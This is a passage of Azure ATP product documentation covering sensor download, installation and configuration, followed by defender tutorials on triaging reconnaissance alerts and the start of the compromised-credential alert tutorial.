
Prerequisites

- An [Azure ATP instance](#) that's [connected to Active Directory](#).

Download the setup package

After configuring the domain connectivity settings, you can download the Azure ATP sensor setup package. The Azure ATP sensor setup package can be installed on a dedicated server or on a domain controller. When installing directly on a domain controller, it's installed as an Azure ATP sensor, when installing on a dedicated server and using port mirroring, it's installed as Azure ATP standalone sensor. For more information on the Azure ATP sensor, see [Azure ATP Architecture](#).

Click **Download** in the list of steps at the top of the page to go to the **Sensor** page.



The screenshot shows the 'Sensors' configuration page in the Azure ATP portal. On the left is a navigation menu with options like System, Sensors, Updates, Data Sources, Directory services, SIEM, VPN, Windows Defender ATP, Detection, Entity Tags, Exclusions, Notifications and Reports, Language, Notifications, and Scheduled reports. The main content area is titled 'Sensors' and contains the following elements:

- Sensor setup**: A section with a 'Download' button.
- Access key**: A text input field containing the key '4q8sWHRYGLgLoJSH4+9vo7Vvp' and a 'Regenerate' button.
- Sensors table**: A table with columns for NAME, TYPE, DOMAIN CONTROLLERS, VERSION, SERVICE STATUS, and HEALTH. It lists one sensor named 'Contoso-DC' of type 'Sensor' with domain controllers 'Contoso-DC.contoso.com', version '1.18.3944', and service status 'Running'.

To reach the sensor configuration screen later, click the **settings icon** (upper right corner), select **Configuration**, then, under **System**, click **sensor**.


1. Click **sensor**.
2. Save the package locally.
3. Copy the **Access key**. The access key is required for the Azure ATP sensor to connect to your Azure ATP instance. The access key is a one-time-password for sensor deployment, after which all communication is performed using certificates for authentication and TLS encryption. Use the **Regenerate** button if you ever need to regenerate the new access key, you can, and it won't affect any previously deployed sensors, because it's only used for initial registration of the sensor.
4. Copy the package to the dedicated server or domain controller onto which you're installing the Azure ATP sensor. Alternatively, you can open the Azure ATP portal from the dedicated server or domain controller and skip this step.

The zip file includes the following files:

- Azure ATP sensor installer

- Configuration setting file with the required information to connect to the Azure ATP cloud service

Next steps



Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Quickstart: Install the Azure ATP sensor

3/4/2019 • 2 minutes to read

In this quickstart, you'll install the Azure ATP sensor on a domain controller. If you prefer a silent installation, see the [Silent installation](#) article.


Prerequisites

- An [Azure ATP instance](#) that's [connected to Active Directory](#).
- A downloaded copy of your [ATP sensor setup package](#) and the access key.
- Make sure Microsoft .Net Framework 4.7 is installed on the machine. If .Net Framework 4.7 isn't installed, the Azure ATP sensor setup package installs it, which may require a reboot of the server.

Install the sensor


Perform the following steps on the domain controller.

1. Verify the machine has connectivity to the relevant Azure ATP cloud service endpoint(s):
 - Europe
 - <https://triprd1wceuw1sensorapi.atp.azure.com>
 - <https://triprd1wceun1sensorapi.atp.azure.com>
 - US
 - <https://triprd1wcuse1sensorapi.atp.azure.com>
 - <https://triprd1wcusw1sensorapi.atp.azure.com>
 - <https://triprd1wcuswb1sensorapi.atp.azure.com>
 - Asia
 - <https://triprd1wcasse1sensorapi.atp.azure.com>
2. Extract the installation files from the zip file. Installing directly from the zip file will fail.
3. Run **Azure ATP sensor setup.exe** and follow the setup wizard.
4. On the **Welcome** page, select your language and click **Next**.



5. The installation wizard automatically checks if the server is a domain controller or a dedicated server. If it's a domain controller, the Azure ATP sensor is installed. If it's a dedicated server, the Azure ATP standalone sensor is installed.

For example, for an Azure ATP sensor, the following screen is displayed to let you know that an Azure ATP sensor is installed on your dedicated server:




Click **Next**.

NOTE

A warning is issued if the domain controller or dedicated server does not meet the minimum hardware requirements for the installation. The warning doesn't prevent you from clicking **Next**, and proceeding with installation. It can still be the right option for installation of Azure ATP in a small lab test environment where less room for data storage is required. For production environments, it is highly recommended to work with Azure ATP's [capacity planning](#) guide to make sure your domain controllers or dedicated servers meet the necessary requirements.

- Under **Configure the sensor**, enter the installation path and the access key that you copied from the previous step, based on your environment:



- Installation Path: The location where the Azure ATP sensor is installed. By default the path is %programfiles%\Azure Advanced Threat Protection sensor. Leave the default value.
- Access key: Retrieved from the Azure ATP portal in the previous step.

- Click **Install**. The following components are installed and configured during the installation of the Azure ATP sensor:

- KB 3047154 (for Windows Server 2012 R2 only)

IMPORTANT

- Do not install KB 3047154 on a virtualization host (the host that is running the virtualization, it is fine to run it on a virtual machine). This may cause port mirroring to stop working properly.
- If Wireshark is installed on the ATP sensor machine, after you run Wireshark you need to restart the ATP sensor, because it uses the same drivers.

- Azure ATP sensor service and Azure ATP sensor updater service
- Microsoft Visual C++ 2013 Redistributable

Next steps

« STEP 3 - DOWNLOAD THE SENSOR

SETUP

STEP 5 - CONFIGURE SENSOR

SETTINGS »

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Quickstart: Configure Azure ATP sensor settings

7/17/2019 • 3 minutes to read

In this quickstart, you'll configure the Azure ATP sensor settings to start seeing data. You'll need to do additional configuration and integration to take advantage of Azure ATP's capabilities.


Prerequisites

- An [Azure ATP instance](#) that's [connected to Active Directory](#).
- A downloaded copy of your [ATP sensor setup package](#) and the access key.

Configure sensor settings

After the Azure ATP sensor is installed, do the following to configure Azure ATP sensor settings.

1. Click **Launch** to open your browser and sign in to the Azure ATP portal.
2. In the Azure ATP portal, go to **Configuration** and, under the **System** section, select **Sensors**.



3. Click on the sensor you want to configure and enter the following information:

The screenshot shows a dialog box titled 'Contoso-DC' with a close button (X) in the top right corner. It contains three fields: 'Description' (an empty text box), 'Domain Controller (FQDN)' (a text box containing 'Contoso-DC.contoso.com'), and 'Capture network adapters' (a list box with two items: 'Ethernet' and 'Ethernet 2', both with checked checkboxes). At the bottom right are 'Save' and 'Cancel' buttons.

- **Description:** Enter a description for the Azure ATP sensor (optional).
- **Domain Controllers (FQDN)** (required for the Azure ATP standalone sensor, this can't be changed for the Azure ATP sensor): Enter the complete FQDN of your domain controller and click the plus sign to add it to the list. For example, **dc01.contoso.com**

The following information applies to the servers you enter in the **Domain Controllers** list:

- All domain controllers whose traffic is being monitored via port mirroring by the Azure ATP standalone sensor must be listed in the **Domain Controllers** list. If a domain controller isn't listed in the **Domain Controllers** list, detection of suspicious activities might not function as expected.
- At least one domain controller in the list should be a global catalog. This enables Azure ATP to resolve computer and user objects in other domains in the forest.

- **Capture Network adapters** (required):
 - For Azure ATP sensors, all network adapters that are used for communication with other computers in your organization.
 - For Azure ATP standalone sensor on a dedicated server, select the network adapters that are configured as the destination mirror port. These network adapters receive the mirrored domain controller traffic.

4. Click **Save**.

Validate installations

To validate that the Azure ATP sensor has been successfully deployed, check the following:

1. Check that the service named **Azure Advanced Threat Protection sensor** is running. After you save the Azure ATP sensor settings, it might take a few seconds for the service to start.
2. If the service doesn't start, review the "Microsoft.Tri.sensor-Errors.log" file located in the following default folder, "%programfiles%\Azure Advanced Threat Protection sensor\Version X\Log".

NOTE

The version of Azure ATP updates frequently, to check the latest version, in the Azure ATP portal, go to **Configuration** and then **About**.

3. Go to your Azure ATP instance URL. In the Azure ATP portal, search for something in the search bar, such as a user or group on your domain.
4. Verify ATP connectivity on any domain device using the following steps:
 - a. Open a command prompt
 - b. Type `nslookup`
 - c. Type **server** then the FQDN or IP address of the domain controller where the ATP sensor is installed. For example, `server contosodc.contoso.azure`
 - Make sure to replace contosodc.contoso.azure and contoso.azure with the FQDN of your Azure ATP sensor and domain name respectively.
 - d. Type `ls -d contoso.azure`
 - e. Repeat steps 3 and 4 for each sensor you wish to test.
 - f. From the Azure ATP console, open the entity profile for the computer you ran the connectivity test from.
 - g. Check the related logical activity and confirm connectivity.

NOTE

If the domain controller you wish to test is your first deployed sensor, wait at least 15 minutes to allow the database backend to finish initial deployment of the necessary microservices before you attempt to verify the related logical activity for that domain controller.

Next steps

- [Proxy configuration](#)
- [Advanced Audit Policy](#)
- [Configure Azure ATP to make remote calls to SAM](#)

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial: Reconnaissance alerts

5/30/2019 • 11 minutes to read

Typically, cyber attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets. Valuable assets can be sensitive accounts, domain administrators, or highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire attack kill chain and classifies them into the following phases:

1. **Reconnaissance**
2. [Compromised credentials](#)
3. [Lateral Movements](#)
4. [Domain dominance](#)
5. [Exfiltration](#)

To learn more about how to understand the structure, and common components of all Azure ATP security alerts, see [Understanding security alerts](#).

The following security alerts help you identify and remediate **Reconnaissance** phase suspicious activities detected by Azure ATP in your network.

In this tutorial, learn how to understand, classify, remediate, and prevent the following types of attacks:

- Account enumeration reconnaissance (external ID 2003)
- Network mapping reconnaissance (DNS) (external ID 2007)
- Security principal reconnaissance (LDAP) (external ID 2038)
- User and IP address reconnaissance (SMB) (external ID 2012)
- User and Group membership reconnaissance (SAMR) (external ID 2021)

Account enumeration reconnaissance (external ID 2003)

Previous name: Reconnaissance using account enumeration

Description

In account enumeration reconnaissance, an attacker uses a dictionary with thousands of user names, or tools such as KrbGuess in an attempt to guess user names in the domain.

Kerberos: Attacker makes Kerberos requests using these names to try to find a valid username in the domain. When a guess successfully determines a username, the attacker gets the **Preauthentication required** instead of **Security principal unknown** Kerberos error.

NTLM: Attacker makes NTLM authentication requests using the dictionary of names to try to find a valid username in the domain. If a guess successfully determines a username, the attacker gets the **WrongPassword (0xc000006a)** instead of **NoSuchUser (0xc0000064)** NTLM error.

In this alert detection, Azure ATP detects where the account enumeration attack came from, the total number of guess attempts, and how many attempts were matched. If there are too many unknown users, Azure ATP detects it as a suspicious activity.

TP, B-TP, or FP

Some servers and applications query domain controllers to determine if accounts exist in legitimate usage scenarios.

To determine if this query was a **TP**, **BTP** or **FP**, click the alert to get to its detail page:

1. Check if the source computer was supposed to perform this type of query. Examples of a **B-TP** in this case could be Microsoft Exchange servers or human resource systems.
2. Check the account domains.
 - Do you see additional users who belong to a different domain?
A server misconfiguration such as Exchange/Skype or ADSF can cause additional users that belong to different domains.
 - Look at the configuration of the problematic service to fix the misconfiguration.

If you answered **yes** to the questions above, it is a **B-TP** activity. *Close* the security alert.

As the next step, look at the source computer:

1. Is there a script or application running on the source computer that could generate this behavior?
 - Is the script an old script running with old credentials?
If yes, stop and edit or delete the script.
 - Is the application an administrative or security script/application that is supposed to run in the environment?

If you answered **yes** to previous question, *Close* the security alert and exclude that computer. It is probably a **B-TP** activity.

Now, look at the accounts:

Attackers are known to use a dictionary of randomized account names to find existing account names in an organization.

1. Do the non-existing accounts look familiar?
 - If the non-existing accounts look familiar, they may be disabled accounts or belong to employees who left the company.
 - Check for an application or script that checks to determine which accounts still exist in Active Directory.

If you answered **yes** to one of the previous questions, *Close* the security alert, it is probably a **B-TP** activity.
2. If any of the guess attempts match existing account names, the attacker knows of the existence of accounts in your environment and can attempt to use brute force to access your domain using the discovered user names.
 - Check the guessed account names for additional suspicious activities.
 - Check to see if any of the matched accounts are sensitive accounts.

Understand the scope of the breach

1. Investigate the source computer
2. If any of the guess attempts match existing account names, the attacker knows of the existence of accounts in your environment, and can use brute force to attempt to access your domain using the discovered user names. Investigate the existing accounts using the [user investigation guide](#).

NOTE

If the authentication was made using NTLM, in some scenarios, there may not be enough information available about the server the source computer tried to access. Azure ATP captures the source computer data based on Windows Event 4776, which contains the computer defined source computer name. Using Windows Event 4776 to capture this information, the source field for this information is occasionally overwritten by the device or software to display only Workstation or MSTSC. If you frequently have devices that display as Workstation or MSTSC, make sure to enable NTLM auditing on the relevant domain controllers to get the true source computer name. To enable NTLM auditing, turn on Windows Event 8004 (NTLM authentication event that includes information about the source computer, user account, and the server the source machine tried to access).

3. When you learn which server sent the authentication validation, investigate the server by checking events, such as Windows Event 4624, to better understand the authentication process.
4. Check if this server is exposed to the internet using any open ports. For example, is the server open using RDP to the internet?

Suggested remediation and steps for prevention

1. Contain the source [computer](#).
 - a. Find the tool that performed the attack and remove it.
 - b. Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised.
 - c. Reset their passwords and enable MFA.
2. Enforce [Complex and long passwords](#) in the organization. Complex and long passwords provide the necessary first level of security against brute-force attacks. Brute force attacks are typically the next step in the cyber-attack kill chain following enumeration.

Network mapping reconnaissance (DNS) (external ID 2007)

Previous name: Reconnaissance using DNS

Description

Your DNS server contains a map of all the computers, IP addresses, and services in your network. This information is used by attackers to map your network structure and target interesting computers for later steps in their attack.

There are several query types in the DNS protocol. This Azure ATP security alert detects suspicious requests, either requests using an AXFR (transfer) originating from non-DNS servers, or those using an excessive amount of requests.

Learning period

This alert has a learning period of 8 days from the start of domain controller monitoring.

TP, B-TP, or FP

1. Check if the source computer is a DNS server.
 - If the source computer **is** a DNS server, close the security alert as an **FP**.
 - To prevent future **FPs**, verify that UDP port 53 is **open** between the Azure ATP sensor and the source computer.

Security scanners and legitimate applications can generate DNS queries.

1. Check if this source computer is supposed to generate this type of activity?

- If this source computer is supposed to generate this type of activity, **Close** the security alert and exclude the computer as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer](#).

Suggested remediation and steps for prevention

Remediation:

- Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.

Prevention:

It is important to preventing future attacks using AXFR queries by securing your internal DNS server.

- Secure your internal DNS server to prevent reconnaissance using DNS by disabling zone transfers or by [restricting zone transfers](#) only to specified IP addresses. Modifying zone transfers is one task among a checklist that should be addressed for [securing your DNS servers from both internal and external attacks](#).

Security principal reconnaissance (LDAP) (external ID 2038)

Description

Security principal reconnaissance is used by attackers to gain critical information about the domain environment. Information that helps attackers map the domain structure, as well as identify privileged accounts for use in later steps in their attack kill chain. Lightweight Directory Access Protocol (LDAP) is one the most popular methods used for both legitimate and malicious purposes to query Active Directory. LDAP focused security principal reconnaissance is commonly used as the first phase of a Kerberoasting attack. Kerberoasting attacks are used to get a target list of Security Principal Names (SPNs), which attackers then attempt to get Ticket Granting Server (TGS) tickets for.

In order to allow Azure ATP to accurately profile and learn legitimate users, no alerts of this type are triggered in the first 10 days following Azure ATP deployment. Once the Azure ATP initial learning phase is completed, alerts are generated on computers which perform suspicious LDAP enumeration queries or queries targeted to sensitive groups that using methods not previously observed.

Learning period

15 days per computer, starting from the day of the first event, observed from the machine.

TP, B-TP, or FP

1. Click on the source computer and go to its profile page.
 - a. Is this source computer expected to generate this activity?
 - b. If the computer and activity are expected, **Close** the security alert and exclude that computer as a **B-TP** activity.

Understand the scope of the breach

1. Check the queries that were performed (such as Domain admins, or all users in a domain) and determine if the queries were successful. Investigate each exposed group search for suspicious activities made on the group, or by member users of the group.
2. Investigate the [source computer](#).

- Using the LDAP queries, check if any resource access activity occurred on any of the exposed SPNs.

Suggested remediation and steps for prevention

1. Contain the source computer
 - a. Find the tool that performed the attack and remove it.
 - b. Is the computer running a scanning tool that performs a variety of LDAP queries?
 - c. Look for users logged on around the same time as the activity occurred as they may also be compromised. Reset their passwords and enable MFA.
2. Reset the password if SPN resource access was made that runs under a user account (not machine account).

Kerberoasting specific suggested steps for prevention and remediation

1. Force a password reset on the compromised account
2. Require use of [long and complex passwords for users with service principal accounts](#).
3. [Replace the user account by Group Managed Service Account \(gMSA\)](#).

User and IP address reconnaissance (SMB) (external ID 2012)

Previous name: Reconnaissance using SMB Session Enumeration

Description

Enumeration using Server Message Block (SMB) protocol enables attackers to get information about where users recently logged on. Once attackers have this information, they can move laterally in the network to get to a specific sensitive account.

In this detection, an alert is triggered when an SMB session enumeration is performed against a domain controller.

TP, B-TP, or FP

Security scanners and applications may legitimately query domain controllers for open SMB sessions.

1. Is this source computer supposed to generate activities of this type?
2. Is there some kind of security scanner running on the source computer?
If the answer is yes, it is probably a B-TP activity. *Close* the security alert and exclude that computer.
3. Check the users that performed the operation. Are those users supposed to perform those actions?
If the answer is yes, *Close* the security alert as a B-TP activity.

Understand the scope of the breach

1. Investigate the source computer.
2. On the alert page, check if there are any exposed users. To further investigate each exposed user, check their profile. We recommend you begin your investigation with sensitive and high investigation priority users.

Suggested remediation and steps for prevention

Use the [Net Cease tool](#) to harden your environment against this attack.

User and Group membership reconnaissance (SAMR) (external ID 2021)

Previous name: Reconnaissance using directory services queries

Description

User and group membership reconnaissance are used by attackers to map the directory structure and target

privileged accounts for later steps in their attack. The Security Account Manager Remote (SAM-R) protocol is one of the methods used to query the directory to perform this type of mapping.

In this detection, no alerts are triggered in the first month after Azure ATP is deployed (learning period). During the learning period, Azure ATP profiles which SAM-R queries are made from which computers, both enumeration and individual queries of sensitive accounts.

Learning period

Four weeks per domain controller starting from the first network activity of SAMR against the specific DC.

TP, B-TP, or FP

1. Click the source computer to go to its profile page.
 - Is the source computer supposed to generate activities of this type?
 - If yes, *Close* the security alert and exclude that computer, as a **B-TP** activity.
 - Check the user/s that performed the operation.
 - Do those users normally log into that source computer, or are they administrators that should be performing those specific actions?
 - Check the user profile, and their related user activities. Understand their normal user behavior and search for additional suspicious activities using the [user investigation guide](#).

If you answered **yes** to the previous above, *Close* the alert as a **B-TP** activity.

Understand the scope of the breach

1. Check the queries that were performed, for example, Enterprise admins, or Administrator, and determine if they were successful.
2. Investigate each exposed user using the user investigation guide.
3. Investigate the source computer.

Suggested remediation and steps for prevention

1. Contain the source computer.
2. Find and remove the tool that performed the attack.
3. Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
4. Reset the source user password and enable MFA.
5. Apply Network access and restrict clients allowed to make remote calls to SAM group policy.

NOTE

To disable any Azure ATP security alert, contact support.

[Compromised credential alert tutorial](#)

See Also

- [Investigate a computer](#)
- [Investigate a user](#)
- [Working with security alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)

- [Exfiltration alerts](#)
- [Azure ATP SIEM log reference](#)
- [Working with lateral movement paths](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Compromised credential alerts

5/30/2019 • 13 minutes to read

Typically, cyber-attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets – such as sensitive accounts, domain administrators, and highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire attack kill chain and classifies them into the following phases:

1. [Reconnaissance](#)
2. **Compromised credential**
3. [Lateral Movements](#)
4. [Domain dominance](#)
5. [Exfiltration](#)

To learn more about how to understand the structure, and common components of all Azure ATP security alerts, see [Understanding security alerts](#).

The following security alerts help you identify and remediate **Compromised credential** phase suspicious activities detected by Azure ATP in your network. In this tutorial, you'll learn how to understand, classify, remediate and prevent the following types of attacks:

- Honeytoken activity (external ID 2014)
- Suspected Brute Force attack (Kerberos, NTLM) (external ID 2023)
- Suspected Brute Force attack (LDAP) (external ID 2004)
- Suspected Brute Force attack (SMB) (external ID 2033)
- Suspected WannaCry ransomware attack (external ID 2035)
- Suspected use of Metasploit hacking framework (external ID 2034)
- Suspicious VPN connection (external ID 2025)

Honeytoken activity (external ID 2014)

Previous name: Honeytoken activity

Description

Honeytoken accounts are decoy accounts set up to identify and track malicious activity that involves these accounts. Honeytoken accounts should be left unused, while having an attractive name to lure attackers (for example, SQL-Admin). Any activity from them might indicate malicious behavior.

For more information on honeytoken accounts, see [Configure detection exclusions and honeytoken accounts](#).

TP, B-TP, or FP

1. Check if the owner of the source computer used the Honeytoken account to authenticate, using the method described in the suspicious activity page (for example, Kerberos, LDAP, NTLM).

